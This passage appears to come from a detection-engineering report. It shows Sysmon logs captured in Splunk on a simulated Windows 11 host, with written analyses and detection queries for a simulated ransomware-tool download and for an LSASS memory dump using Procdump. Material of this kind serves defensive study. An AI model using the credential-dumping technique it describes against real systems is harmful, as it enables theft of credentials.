
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

5/12/23
3:07:26.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:26.2820377Z'/><EventRecordID>19
4652</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:07:25.108</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Da
ta><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Dat
a><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data
Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='Sourc
ePort'>52597</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationI
p'>152.199.19.160</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>443</Data><Data Name='Destin
ationPortName'>-</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Figure 16: Screenshot of the generated logs and search query in Splunk Download-Ransomware - Network Connection



New Search

Save As ▾ Create Table View Close

```
index=sysmon host="win11simulator" EventCode=11 Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell_ise.exe" TargetFilename="*.zip"
```

Date time range ▾

✓ 2 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

Job ▾ Verbose Mode ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ – Zoom Out + Zoom to Selection × Deselect 1 minute per column

List ▾ Format 20 Per Page ▾

< Hide Fields ☰ All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a action 1
- a Channel 1
- a Computer 1
- a CreationUtcTime 2
- a dest 1
- a dvc 1
- a dvc_nt_host 1
- a event_creation_time 2
- a event_description 1
- # event_id 1
- # event_status 1
- a EventChannel 1
- # EventCode 1
- a EventData_Xml 2
- a EventDescription 1
- # EventID 1

i	Time	Event

>	5/12/23
	3:07:25.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:25.3199560Z'/><EventRecordID>194645</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.304</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\Software\Procdump.zip</Data><Data Name='CreationUtcTime'>2023-05-12 13:07:25.304</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>`
		host = WIN11SIMULATOR ¦ source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational ¦ sourcetype = xmlwineventlog

>	5/12/23
	3:07:25.000 PM
		`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:25.1312665Z'/><EventRecordID>194640</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.130</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\Software\SDelete.zip</Data><Data Name='CreationUtcTime'>2023-05-12 13:07:25.130</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>`
		host = WIN11SIMULATOR ¦ source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational ¦ sourcetype = xmlwineventlog

Figure 17: Screenshot of the generated logs and search query in Splunk Download-Ransomware - File Creation

Sysmon Log Technical Analysis

Sysmon logs for Download-Ransomware

Based on the provided Sysmon log for the Download-Ransomware function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs: In figure: 15

- **EventID:** 22 - This indicates a DNS query was performed. The source process queried a domain name.
- **QueryName:** download.sysinternals.com - The domain name that was queried.
- **QueryResults:**type:5 az155186.vo.msecnd.net;type:5 cs22.wpc.v0cdn.net;::ffff:152.199.19.160 - The results of the DNS query.

In figure: 16

- **EventID:** 3 - This indicates a network connection was detected. The source process attempted to initiate a connection to an IP address.
- **UtcTime:** 2023-05-12 13:07:25.108 - The timestamp of the network connection event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process that initiated the connection.
- **ProcessId:** 5308 - The ID of the process that initiated the connection.
- **Image:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe - The image path of the process that initiated the connection.
- **DestinationIp:** 152.199.19.160 - The destination IP address the source process attempted to connect to.
- **DestinationPort:** 443 - The destination port the source process attempted to connect to.

In figure: 17

- **EventID:** 11 - This indicates a file creation event. The source process created a file.
- **TargetFilename:** C:\Software\Procdump.zip - The target file name that was created.
- **CreationUtcTime:** 2023-05-12 13:07:25.304 - The timestamp of the file creation event.

- **Image:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe - The image path of the process that created the file.

Analysis: The Sysmon logs provided for the 'Download-Ransomware' function present an intriguing sequence of events that could possibly indicate a malicious activity. The events are associated with PowerShell Integrated Scripting Environment (ISE), a tool that might be used by attackers due to its ability to execute scripts and commands directly.

Firstly, an EventID 22 log depicts a DNS query event, where PowerShell ISE was used to request the domain name 'download.sysinternals.com'. Sysinternals is a suite of helpful Microsoft utilities.

Secondly, we observe an EventID 3, indicating network connection related to PowerShell ISE (powershell_ise.exe) that made an outbound connection to the IP address 152.199.19.160 which is the IP Provided from the DNS Request in the previous event, on the standard HTTPS port 443. This could be a potentially suspicious activity if the IP address or the destination is not recognized as a trusted source.

The final events are two EventID 11 logs, indicating that PowerShell ISE created files with .zip extension, namely Procdump.zip and SDelete.zip, in the C:\Software directory. The creation of these files is suspicious, especially if they were created without any user interaction or legitimate process.

Together, these events suggest that PowerShell ISE was used to make an outbound connection, perform a DNS query, and create files with potentially harmful content. This kind of behavior could be indicative of a 'Download-Ransomware' function, which is often used by attackers to deliver ransomware to target systems.

It is, however, important to note that these events can also occur as a result of benign activities. For example, the PowerShell ISE is a legitimate Windows tool and is often used for system administration tasks. Similarly, Sysinternals utilities are widely used for system management and troubleshooting. Therefore, additional context and investigation would be necessary to definitively determine if these events represent malicious activity.

Detection Rules:


Based on the identified patterns and Indicators of Compromise (IoCs), we can create a detection rule to monitor for similar activities:

```
index=sysmon Image="*powershell_ise.exe" EventCode=11
    TargetFilename=* NOT (TargetFilename=*.ps1 OR
    TargetFilename=*.txt OR TargetFilename=*.log OR
    TargetFilename=*.xml OR TargetFilename=*.csv)
```

A detection rule for DNS requests and Network traffic initiated by Powershell has already been developed so we will focus on the creation of anomalous file extensions by Powershell. The rule searches any file creations that does not match common file extensions created by Powershell such as .ps1 and .txt

Dump-LSASSUsingProcdump

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=10 TargetImage="C:\\Windows\\system32\\lsass.exe" GrantedAccess=0x1fffff
```

✓ 3 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a CallTrace 3
a Channel 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 3
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 3
a EventDescription 1
EventID 1
EventRecordID 3
a eventtype 3
a granted_access 1
a GrantedAccess 1
a Guid 1
a host_name 1
# id 3
a index 1
a Keywords 1
Level 1
# linecount 1
a Name 1
Opcode 1
a os 1
a parent_process_exec 2
a parent_process_guid 2
# parent_process_id 2
a parent_process_name 2
a parent_process_path 2
a process_call_trace 3
a process_exec 1
a process_granted_access 1
# process_id 2
a process_name 2

> 5/12/23 3:07:41.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41.3493436Z'/><EventRecordID>195
451</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:07:41.344</Data><Data Name='SourceProcessGUID'>{5a84b272-3a1d-645e-4207-000000001700}</
Data><Data Name='SourceProcessId'>8992</Data><Data Name='SourceThreadId'>9008</Data><Data Name='SourceImage'>C:\Software\pr
ocdump64.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessI
d'>744</Data><Data Name='TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data><Data N
ame='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\SYSTEM32\ntdll.dll+b389a|C:\Windows\System32\KERNEL32.DLL+22
22c|C:\Windows\System32\KERNEL32.DLL+25a0e|C:\Windows\SYSTEM32\dbgcore.DLL+a422|C:\Windows\SYSTEM32\dbgcore.DLL+19d55|C:\Wi
ndows\SYSTEM32\dbgcore.DLL+12ebc|C:\Windows\SYSTEM32\dbgcore.DLL+6718|C:\Windows\SYSTEM32\dbgcore.DLL+7228|C:\Software\proc
dump64.exe+146b8|C:\Software\procdump64.exe+140f5|C:\Software\procdump64.exe+14023|C:\Software\procdump64.exe+13bdb|C:\Wind
ows\System32\KERNEL32.DLL+15590|C:\Windows\SYSTEM32\ntdll.dll+485b</Data><Data Name='SourceUser'>WIN11SIMULATOR\Simulator</
Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

> 5/12/23 3:07:41.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41.3393236Z'/><EventRecordID>195
423</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:07:41.328</Data><Data Name='SourceProcessGUID'>{5a84b272-3a1d-645e-4207-000000001700}</
Data><Data Name='SourceProcessId'>8992</Data><Data Name='SourceThreadId'>2708</Data><Data Name='SourceImage'>C:\Software\pr
ocdump64.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessI
d'>744</Data><Data Name='TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data><Data N
ame='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\KERNELBASE.dll+4439e|C:\Software\procdump64.exe+841
f|C:\Windows\System32\KERNEL32.DLL+15590|C:\Windows\SYSTEM32\ntdll.dll+485b</Data><Data Name='SourceUser'>WIN11SIMULATOR\Si
mulator</Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

> 5/12/23 3:07:41.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41.1835036Z'/><EventRecordID>195
202</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:07:41.172</Data><Data Name='SourceProcessGUID'>{5a84b272-3a1c-645e-4107-000000001700}</
Data><Data Name='SourceProcessId'>4864</Data><Data Name='SourceThreadId'>7532</Data><Data Name='SourceImage'>C:\Software\pr
ocdump.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessId'>7
44</Data><Data Name='TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data><Data Name
='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\wow64.dll+12f05|C:\Windows\System32\wow64.dll+77ca|
C:\Windows\System32\wow64cpu.dll+17ba|C:\Windows\System32\wow64cpu.dll+1d75|C:\Windows\System32\wow64.dll+e06d|C:\Windows\S
ystem32\wow64.dll+d8ad|C:\Windows\SYSTEM32\ntdll.dll+7ae08|C:\Windows\SYSTEM32\ntdll.dll+7acf3|C:\Windows\SYSTEM32\ntdll.dl
l+7ac1e|C:\Windows\SYSTEM32\ntdll.dll+74dbc(wow64)|C:\Windows\System32\KERNELBASE.dll+121478(wow64)|C:\Software\procdump.ex
e+876e|C:\Windows\System32\KERNEL32.DLL+16b89(wow64)|C:\Windows\SYSTEM32\ntdll.dll+68f9f(wow64)|C:\Windows\SYSTEM32\ntdll.d
ll+68f6d(wow64)</Data><Data Name='SourceUser'>WIN11SIMULATOR\Simulator</Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</D
ata></EventData></Event>
```

Figure 18: Screenshot of the generated logs and search query in Splunk for Dump-LSASSUsingProcdump

Sysmon Log Technical Analysis

Based on the provided Sysmon log for the Dump-LSASSUsingProcdump function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- **EventID:** 10 - This indicates a process access event.
- **UtcTime:** 2023-05-12 13:07:41.344 - The timestamp of the process access event.
- **SourceProcessGUID:** 5a84b272-3a1d-645e-4207-000000001700 - The GUID of the source process.
- **SourceProcessId:** 8992 - The process ID of the source process.
- **SourceThreadId:** 9008 - The thread ID of the source process.
- **SourceImage:** C:\Software\procdump64.exe - The path of the source process.
- **TargetProcessGUID:** 5a84b272-ede6-645d-0c00-000000001700 - The GUID of the target process.
- **TargetProcessId:** 744 - The process ID of the target process.
- **TargetImage:** C:\Windows\system32\lsass.exe - The path of the target process.
- **GrantedAccess:** 0x1fffff - The access rights granted to the source process.
- **CallTrace:** `C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\KERNELBASE.dll+4439e|C:\Software\procdump64.exe+841f|C:\Windows\System32\KERNEL32.DLL+15590|C:\Windows\SYSTEM32\ntdll.dll+485b` - The call stack trace for the process access event.
- **SourceUser:** WIN11SIMULATOR\Simulator - The user account associated with the source process.
- **TargetUser:** NT AUTHORITY\SYSTEM - The user account associated with the target process.

Analysis:

In the context of credential theft, dumping the Local Security Authority Subsystem Service (LSASS) process memory is a common technique employed by threat actors to obtain credentials and other sensitive information from the target system. The LSASS process is responsible for enforcing security policies and managing authentication mechanisms, making it a valuable target for attackers seeking to gain unauthorized access.

In our analysis, we observed the source process (C:\Path\procdump64.exe) accessing the target process (C:\Windows\system32\lsass.exe) with high access rights (0x1fffff). This raises suspicion due to its association with credential dumping attacks. In this context, it could be a tactic employed by the threat actor to obtain sensitive information from the LSASS process for further malicious actions.

It is important to note that not all process access events involving the LSASS process are inherently malicious. However, understanding the context surrounding the access of the LSASS process and the potential implications can provide valuable insights into whether the observed behavior is benign or malicious.

Potential false positives may arise when legitimate events, such as software updates, system maintenance tasks, or user-initiated actions, result in the access of the LSASS process. In these cases, security analysts must carefully examine the context and the processes involved in the process access event to discern between benign and malicious activity. Understanding the reason for the process access, the source and target processes, and the user accounts associated with the event can help minimize the risk of false positives and improve the accuracy of detection strategies.

In conclusion, the access of the LSASS process with high access rights should be carefully examined, as it could be indicative of a credential dumping attack seeking to obtain sensitive information from the target system. By comprehensively analyzing Sysmon logs and understanding the context surrounding process access events, security professionals can improve their ability to detect and mitigate credential theft threats in enterprise environments.

Develop detection rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring process access events involving the LSASS process:


To create a detection alert in Splunk, the detection rule can be the following query:

```
index=sysmon EventCode=10 TargetImage="C:\\Windows\\system32
    \\lsass.exe" GrantedAccess=0x1fffff
```

This query searches for Sysmon events with EventID 10 (process access events) and TargetImage containing "C:\Windows\system32\lsass.exe" with GrantedAccess equal to "0x1fffff". Adjusting the TargetImage value in the query can help monitor access events for other critical processes as well. By continuously monitoring and analyzing process access events, organizations can improve their ability to identify potential credential dumping attacks and respond accordingly.

Simulate-RemoteFileCopyViaClipboard

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=24
```

